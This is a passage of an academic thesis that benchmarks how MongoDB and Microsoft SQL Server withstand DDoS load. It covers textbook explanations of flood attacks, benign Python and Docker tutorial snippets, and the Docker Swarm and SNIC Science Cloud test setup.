

Figure 2.3: Reelection of new primary node in a MongoDB replica set [37]

2.2.2.2 Data structure

The data in a MongoDB replica set is structured into databases that in turn are structured into collections. The collections are in turn structured into documents. To draw parallels to a relational database, the collections are similar to tables while the documents are the entries in the tables [5].

Since MongoDB is a document database, one of the core features is that the data structure is schemaless. Therefore there are per default no constraints on what a document can contain. Another feature provided is embedded documents, i.e. that one document is allowed to contain sub-documents. This is used to denormalize data and therefore to avoid joins. MongoDB keeps denormalized objects up to date using their Id, preventing developers from having to remember to update all locations where a denormalized object is stored.

2.3 DDoS attack

A DDoS, Distributed Denial of Service, attack is an attack when the attacker attempts to exhaust all resources from a service to either take it down or to deny regular users accessing it. The first D, Distributed, in DDoS means that the attack is performed by many nodes simultaneously, allowing the attack to generate a strength proportional to the number of nodes used. Because of this the attack can be as strong as the attackers' resources can afford. A common characteristic of a DDoS attack is that it is hard to protect against since it is usually hard to distinguish between regular user traffic and an attack. Another factor making this type of attack more dangerous is that it does not take much knowledge or effort to perform making it very accessible [46].

The goal of a DDoS attack is to consume the victims' resources and there are of course many ways to do this. Therefore, there are many types of DDoS attacks. Some common types will be explained below. A good tool to understand these attacks is the OSI model [7]. This model is a standard for describing seven abstract layers of computer networks making it easier to reason about them. It is helpful in the context of DDoS attacks since attacks can target different layers in the model [46].



Figure 2.4: Visualization of the 7 layers in the OSI model [50]

2.3.1 HTTP Flood

This attack targets the application layer in the OSI model explained in section 2.3. The essence of this attack is as the name suggests to flood the server with HTTP requests. The goal of this is to consume resources otherwise used by regular users. This can be done in multiple ways. Therefore these attacks are classified into four categories. In the first **Session flooding attack** the attacker will try to create as many open sessions with the server as possible, attempting to prevent regular users from gaining a session. The second class, **Request flooding attack** aims at sending as many requests as possible, consuming the server's resources. The third class, **Asymmetric attack**, focuses on sending high workload requests rather than

a high amount of requests. The last class, the **Slow request/response attack**, aims at sending requests as slowly as possible and uses this to lock up as many of the server's resources as possible [47].

Since this type of attack targets the application layer it is among the hardest to detect. This is partly because it mimics the behavior of real users, which also interact with the application layer [47].

2.3.2 UDP Flood

In this attack the attacker sends a large amount of UDP packages to random ports at the victim. This causes the victim to check for applications listening to those ports repeatedly and replying with packages stating that there is no reachable content at the given port. Both actions could eventually end up consuming enough resources to deny service for real users [46].

2.3.3 SYN Flood

This attack exploits the "three-way handshake" in the TCP protocol. In this protocol, a SYN request has to be answered with SYN-ACK, which has to be answered by ACK. The essence of the attack is to send multiple SYN requests but never respond with ACK. This causes the victim to continue to wait for ACK, which binds resources. Once no more connections can be made regular users are denied service [46].

2.4 Tools

This section will explain the most important tools used in the project.

2.4.1 Pyodbc

Pyodbc is an open-source Python package created to enable connection to **ODBC** databases using Python. It allows its users to open a connection to a database and query it easily. This can be done using the following pattern [33].

```
import pyodbc

# Specifying the ODBC driver, server name, database, etc. directly
cnxn = pyodbc.connect( \
    'DRIVER={ODBC Driver 17 for SQL Server}; \
    SERVER=localhost; \
    DATABASE=testdb; \
    UID=me; \
    PWD=pass')
```

```
# Create a cursor from the connection
cursor = cnxn.cursor()

cursor.execute("select user_id, user_name from users")
row = cursor.fetchone()
if row:
    print(row)
```

This will connect to the database testDB and print the first values in the fields user_id and user_name.

2.4.2 Pymongo

Pymongo is the recommended way to access MongoDB using Python. It is a python package maintained by MongoDB themselves but still benefits from the community of users contributing to the solution. The packages code is available on GitHub [8]. The package makes it possible for users to connect to a MongoDB instance and query it. An example of this is provided below.

```
import pymongo
client = pymongo.MongoClient("localhost", 27017)
db = client.test

db.my_collection.insert_one({"x": 10})
db.my_collection.insert_one({"x": 8})
db.my_collection.insert_one({"x": 11})

for item in db.my_collection.find():
    print(item["x"])
```

This will print 10 8 11.

2.4.3 Multiprocessing

Multiprocessing is a Python package used for spawning processes [40]. Generally multiprocessing is hard in Python due to the **global interpreter lock**. The **global interpreter lock** is the mechanism in the Python interpreter that assures that a Python program is run on only one thread [41]. The Multiprocessing package can sidestep this constrain and let Python users write truly parallel programs.

Below is an example of a program that uses this to launch two tasks running the function *f1* in parallel utilizing the process function.

```
from multiprocessing import Process

p1 = Process(target=f1, args=[])
p2 = Process(target=f1, args=[])
p1.start()
p2.start()

p1.join()
p2.join()
```

2.4.4 MongoDB CLI tools

MongoDB provides multiple CLI tools to make it easy to communicate with a cluster. Two important ones are *mongosh* used to connect to the cluster and *mongoimport* used to import data.

Using the *mongosh* tool is one of the easiest ways to connect to a MongoDB instance remotely. Provided with an IP address to a node and credentials, the *mongosh* program will create a session where the user can send commands directly to the connected node. The program will start a mongo shell, a run Javascript code that will query the database. This can for instance be used to set up a replica set or to explore the node's data [35].

The *mongoimport* lets the user quickly import data stored in JSON CSV or TSV format into a replica set. All the user needs to do is give credentials and specify in which database and collection it should be placed. This command goes well with the mongoexport program which as the name suggests, exports the data from a replica set [36].

2.4.5 Microsoft SQL Server Management Studio

Microsoft SQL Server Management Studio is an integrated environment that can manage any Relational database running SQL. The software allows users to access, configure, administrate and develop the database.

Microsoft SQL Server Management Studios' core functionality is that it lets users connect to a database, run queries on it and visualize the results. However, as stated above it has many more features, for instance the ability to backup and restore a database and the ability to visualize the current workload of the database [29].

2.5 Related work

Countless articles describe how NoSQL databases are implemented as well as their benefits and drawbacks. There are even many articles analyzing the difference between NoSQL databases and RDBMS, [43] for instance. There are also articles like

[13] that measure the performance of New SQL database solutions. To the best of our knowledge, these articles lack information on how these differences affect the robustness of the system against a DDoS attack.

The authors of [1] have made a similar study in which they suggest a combination of a NoSQL and a RDBMS solution to stop attackers from being able to perform a DDoS attack on the production data. This thesis will on the other hand focus on measuring how well the DBMS, Database management systems, hold up once an attack occurs.

A DDoS attack, Distributed Denial of Service attack, is where the attacker sends multiple requests to a system to consume network bandwidth and server resources [2].

The robustness will be measured on three data storage solutions, MongoDB, Cockroach and a Microsoft Server SQL database. MongoDB is a document database, meaning that it stores the data in BSON, Binary JSON, format. Its key features are as with most NoSQL databases, providing high performance, data redundancy and horizontal scaling. All CRUD operations can be performed on the database using a DSL [5].

3

Methods

3.1 Overview

As stated in section 1.1 this project aims to measure how databases respond to DDoS attacks. To measure this it is crucial to isolate the database under test and not test on a complete system. If one would for instance put an API between the database and the end-user as is commonly recommended, it would be hard to tell if the API or the database is the bottleneck when performance starts to decrease. Another factor that can potentially become a bottleneck during testing is the network, especially if the database would be hosted on a network that a third party manages. This would be the case if the databases were hosted on a regular cloud service provider's servers.

To avoid a bottleneck like this all tests have been run o two easy-to-control environments. The first tests were run on the server described in section 3.5 providing a controlled small-scale environment. Further tests were run on the SNIC Science cloud where more realistic tests could be run on multiple nodes in the cluster.

The databases and attacks themselves have been run using Docker containers. This choice makes the transition between the small and large-scale environment smoother as well as ensures that results can be reliably reproduced as described in section 3.3. Furthermore, using Docker lets us control the strength of each component. This is important since two potential problems are that the attack ether is not strong enough to disturb the databases or that it is too strong so that it is hard to draw any conclusions about the difference of the DBMS. With Docker the strength of both the databases and the attack can easily be modified to get results where both databases experience problems as well as that a good split of their performance is generated.

The choice to test the specific databases management systems MongoDB and Microsoft SQL Server is because both are commonly used in the industry [5] [32].

Another decision that has been made is the size of the database clusters. For the small-scale test on a single machine the number of MongoDB nodes was chosen to be three since this is a standard size for a cluster without any specific requirements. The more challenging choice is to decide how strong the nodes should be. All of

the MongoDB nodes will share the same resources as the Microsoft SQL Server. This is a slightly unrealistic scenario since it is much less costly to add resources to a distributed database by adding more nodes rather than buying an increasingly strong single server for a single server database.

For the large-scale test on the SNIC Science Cloud both the Microsoft SQL Server and the MongoDB databases are run on two nodes. This choice was made since the Microsoft SQL server will be run on two nodes using a high availability group, which only allows for two nodes in the cluster without the usage of an enterprise license. Again this is slightly unrealistic since a MongoDB database has its largest potential when it is scaled up more. Another factor affecting this decision was that this project was constrained to only use ten nodes on the Science cloud, to make the attack truly distributed it was desired to have as many attacker nodes as possible.

The data used in the tests have been log data from Guardtools. This has been used since this type of data is often not well suited for a relational database and is therefore likely to be the first to be moved to a distributed database.

3.2 Virtual machines

This section aims at describing the basics of what a virtual machine is. This knowledge is used both for the single server test that was hosted on a virtual machine as well as being the foundation of understanding how Docker functions.

A virtual machine is an emulation of a computer system. They are based on computer architecture and should have the same functionality as a physical computer. In practice this allows a physical computer to be divided into multiple independent pieces. This has been used since the 1960s and is a vital part of many computer systems. Virtual machines work by making the host machine run the OS for the guest machine. The host also simulates the hardware input into the guest, making it work as closely as a regular computer as possible. This has many benefits, two of which are resource sharing and isolation. Resource sharing describes that many virtual machines can share the same hardware, which can decrease the cost of a system. Isolation means that using virtual machines multiple tasks on a single computer can be decoupled since each guest can run independently from each other [44].

There are many different types of virtual machines. What differs most between them is to what degree they truly work like a regular computer. The most common type is **Full virtualization** in which the virtual machine works as close to an ordinary computer as possible where the OS on the guest runs out of the box and the host simulates all inputs. Truly Fully virtualized machines are not very common though, since it is challenging and resource-demanding to emulate a processor. However, virtual machines that overlook this are usually also considered to be fully virtualized. Another common type of virtualization is **Paravirtualization**. This differs from full virtualization because the guest OS has to be modified to run on a machine like this. Lastly there is **Resource virtualization**. Here it is only a resource such as a

storage volume or network resource that is virtualized. This can for instance be used to split a large hard drive into multiple virtualized smaller ones [44]. The anatomy of how a virtual machine is hosted can be seen in figure 3.1. The hardware of the host is marked as infrastructure in the figure. The hypervisor is the program making it possible to run multiple OS on the same machine. It runs the Guests' operating system's OS and connects them to the physical hardware or provides simulated input.

An example of a hypervisor is Hyper-V which is the hypervisor used on Windows servers that enables users to create fully virtualized machines [25].



Figure 3.1: Overview of the environment for a virtual machine [10]

3.3 Docker

As described in 3.1 all tests were run using Docker. This section aims at describing the foundations of Docker to lay the groundwork for describing how the tests were set up.

Docker is a tool made to make it easy to set up and manage Docker containers. A Docker container is a virtualized runtime environment. This is similar to a virtual machine but with the key difference that they do not run their own operating system. Instead they share the OS system kernel with the host system. This allows them to demand fewer resources to host and less complexity to manage [10].

Docker containers enable developers to set up specific environments where they can run their code independently from their current operative system and system

settings. For instance, developers using Windows could use Docker to run programs specific to Linux environments.



Figure 3.2: Overview of the environment for a Docker container [10]

An important use case of Docker is to use the ability to easily recreate environments to allow researchers to provide reusable results in their research. As stated in [3], much of the code done in research projects can not be reliably re-executed giving the same results. The article says that this happens mainly because of the following four factors: Dependencies needing updates, insufficient documentation of which dependencies were used, dependencies changing behaviors in new versions and solutions being too complicated to set up. The article continues to describe that Docker solves all these problems since information about which dependencies where used will be stored in the Docker image [14]. Furthermore, Docker will automatically set up the environment with the given dependencies, making the setup process very smooth.

3.3.1 Docker Image

The containers settings are stored in a Docker image which is a template for how a container should be set up. These images can be downloaded or created based on a Dockerfile. The file contains all the data required to create a container. Usually, the file will specify that the new image will be based on another simpler image and customize it by adding dependencies settings and files [14].

The strength of this is that using an image the same environment can easily be run on different machines. This lets developers develop code on the same environment used in production, preventing unexpected bugs from appearing in the production

instance. Docker also provides a version control system similar to git to make it easy to share and simultaneously develop the files within and across teams [3].

3.3.2 Docker Container

A container is an instantiation of a Docker image and as described in section 3.3 run on top of the host operation system making it small and resource-effective. However, from the container's perspective, it is hard to notice that the system is not running its own operating system. Each container has its own file tree, its own processes and network management.

To prevent all files included in an image from being duplicated for each container running, only the difference from the original is stored for each container. When a Docker image is downloaded it comes with all files needed to run that container, for instance for an Ubuntu container all files needed to run Ubuntu would be included. When a container is created, Docker creates a directory where its files will be stored. This directory will not contain all files needed to run Ubuntu, but only data about which files have been modified and what modifications were made. Combining this data with the data from the image Docker makes it appear to the container user as if the container has its own files [14].

3.3.3 Docker Volume

Docker volumes are a type of Resource virtualization, discussed in section 3.2. It makes it possible to mount a virtual or non-virtual directory to a directory inside a container. This makes it easy to let containers share storage with other containers or with the host.

Another benefit of storing container data in a volume rather than in the container itself is that the data is decoupled from the container's life cycle. Therefore the data will not be lost if a container is removed, and the data is still easily accessible if there is a problem starting a container. For instance, if the data in a database container is stored in a volume it is easy to reset and modify that container without worrying about data loss. As mentioned in section 3.3.2 the directory of a container will only store changes to the original file structure, to prevent the size of the container from growing too much it is recommended to store data in volumes [16]

3.3.4 Docker Network

Docker Networks is another type of Resource virtualization, but here the virtualized resource is the network. This makes it easier to connect containers and keep them in an isolated, easy to control environment.

The virtualized networks will have different properties depending on which driver it uses. Docker provides multiple default drivers and allows users to define custom drivers. Some important drivers are:

- bridge
- nat
- host
- none
- overlay

The bridge driver is best suited for multiple containers that need to be connected on the same host machine. This driver is only accessible when running Linux containers. The nat driver works similar to the bridge but for Windows containers, an important thing to note about this driver is that custom-made networks with this driver are removed at reboot for Windows Server 2019 or above [23]. The host network will share the host's network with the container making it a good use-case for hosts who only hosts one container. The none bridge will make the container isolated, not being able to connect to any network. Finally, the overlay network is used to connect containers running on different hosts in a swarm setup to the same network [13].

Containers are by default connected to the default bridge or nat network. It can be beneficial to connect them to a user-made network using the same driver instead. This makes them more isolated since containers will not be added and removed to such networks unless done on purpose. Another benefit is that for user-made networks, containers on the same network will be added to the DNS, letting them connect without specifying their IP addresses.

3.3.5 Docker Desktop

Docker desktop is software for Windows and Mac. The Windows version is built using Windows Presentation Form, WPF [31]. It is created to make it easier to overview and configure Docker containers. It allows users to browse containers, images, volumes and networks. Furthermore is shows details for each container, letting users easily view logs and resource consumption. The software can also be used to start, stop and remove docker entities. Lastly, the Windows version of Docker desktop has a feature to let users easily switch between having docker host Linux or Windows containers [11].

3.3.6 Docker Swarm

Docker Swarm takes the concept of letting the user easily set up a virtual specific environment one step further. Using it, the user can specify how a container should be set up and how an entire cluster of containers should be set up, i.e. it works as an orchestration tool.

This is done by connecting multiple docker engines by first setting them in swarm mode using the **docker swarm init** command. Then they can be connected using

the **docker swarm join** command. Once the network of swarm hosts is set up any of the nodes can create services [15].

Services in a docker swarm cluster are defined as a task that will be run by one of the nodes. A task is in turn defined by a Docker image and a command used to run it. Services can be created using the **docker swarm create** command or by using a Docker compose file. A docker compose file is a yml file that specifies which services should be created on a Docker swarm cluster [9]. Below is an example of a Docker compose file from [9].

```
version: "3.9"  # optional since v1.27.0
services:
  web:
    build: .
    ports:
      - "5000:5000"
    volumes:
      - .:/code
      - logvolume01:/var/log
    links:
      - redis
  redis:
    image: redis
volumes:
  logvolume01: {}
```

Using a Docker compose file its specified services can be launched using the **docker stack deploy** command with the **composefile** flag.

Using Docker swarm makes it easy to scale up or down since the number of instances of each service can be specified in the compose file. Docker swarm will also restart containers if they fail by default, making it easier to keep the cluster up and running.

3.4 SNIC Science Cloud

SNIC, Swedish National Infrastructure for Computing, has been used to run the large-scale tests. It is a research infrastructure providing computational resources for research done by Swedish universities and research institutes. The goal of SNIC is to allow researchers to perform large-scale computations and test large-scale systems cost-efficiently. To accomplice this they provide multiple services allowing users to store a variety of data and perform computational tasks of various kinds.

One of their services is the science cloud. This allows the user to set up multiple virtual machines, storage volumes and networks within their cluster. The resources

are accessed by ssh and can be modified through the science clouds web interface.[45]

3.5 Hardware

The tests has been run on a **ProLiant MicroServer Gen 10 Plus** [17]. It is equipped with an **Intel® Xeon® E-2224** Processor [22] with a Processor Base Frequency of 3.41 GHz and four cores. The server has 16GB of RAM and is running the Windows Server 2019 operation system [30]. The virtual machine hosting the small-scale experiment set up will access three of the cores and 10GB of RAM.

3.6 Test setup

Each test is set up by the database to be tested in one or more docker containers depending on how many nodes it should be run on. Then data from Guardtools is inserted into the databases. Once the data is inserted it is time to run the attack. The DDoS attack is constructed of a varied number of docker containers running a Python script sending as many expensive queries to the database under test as possible. This is implemented by a Docker Swarm setup that simultaneously starts the given number of containers that run the Python script and send requests to the database. The results will be measured from a computer outside of the test environment. The measurement is done by a script simulating a regular user sending easy to execute queries. The purpose of this is to measure when the databases are available without affecting their performance too much. The measurement scripts will measure response times roughly once each second and store the data in a CSV file that will be used to analyze the data.

This setup has as stated in section 3.1 been implemented on both the single server described in section 3.5 and on the SNIC Science Cloud. Both setups have been done analogously but with two differences. The first is that while everything is constrained to be hosted on the same machine in the case when the tests are run on the single server, the components are spread out over ten nodes in the SNIC Science Cloud tests. This makes the tests more realistic. The other difference is that the single server setup uses Windows while the nodes in the Science Cloud will run the Linux distribution Ubuntu, making some of the setup steps slightly different.



Figure 3.3: An overview of the single server test setup.



Figure 3.4: An overview of the SNIC Science Cloud setup.

The following sections will describe the details of how the systems were set up to run the scenario above.

3.7 Docker setup

To set up Docker for the large-scale test Docker simply had to be installed on all worker nodes without any extra configurations. For the single server test a couple of configurations has to be made due to the more complex nature of hosting the whole test setup on one machine. To enable Docker to run on the machine used for the single server test described in section 3.5 the server has been set up to allow the creation of virtual machines. Furthermore, in this project, the Hyper-V virtual machines will not be created directly on the host machine but rather on a virtual machine running on the host. This creates one more layer of complexity since a virtual machine will create more virtual machines itself. To make this possible in Hyper-V the virtual machine that will host the docker containers has been set up to Enable nested virtualization. Finally, after Docker was installed it had to be configured to run Linux containers.

Once Docker was set up Docker Swarm was installed on all machines. The worker nodes for the large-scale test were divided into two swarms, one for the databases and one for the attackers. The virtual machine running the single server test was added to its own swarm.

3.8 Extract Guardtools data

The data used was extracted from one of Guardtools' backup databases which were using Microsoft SQL studio. To extract data for the Microsoft SQL Server container the backup database function Microsoft SQL Server Management Studio was used. This stores an entire database in a backup file that can be read by another instance of a Microsoft SQL Server. The figure below shows how the file is generated.



Figure 3.5: The steps of generating a backup in Microsoft SQL Server Management Studio.

However, this backup can not be used by the MongoDB cluster. The data that the cluster will use was therefore extracted using the result of a query selecting all

entries in the requested table. This was done by using the feature in Microsoft SQL Server Management Studio that lets the user copy the query result in CSV format as shown in figure F.3.

